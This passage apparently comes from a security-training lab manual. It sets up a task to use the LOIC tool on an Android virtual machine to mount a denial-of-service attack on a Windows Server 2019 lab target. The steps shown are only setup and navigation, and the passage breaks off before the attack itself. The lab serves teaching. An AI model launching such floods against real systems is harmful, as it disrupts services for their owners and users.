
In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Turn on the **Windows Server 2019** virtual machine.


2. Switch to the **Android** virtual machine. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.




3. After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.



4. On the second page of the **Home screen**, click the **Cx File Explorer** app.



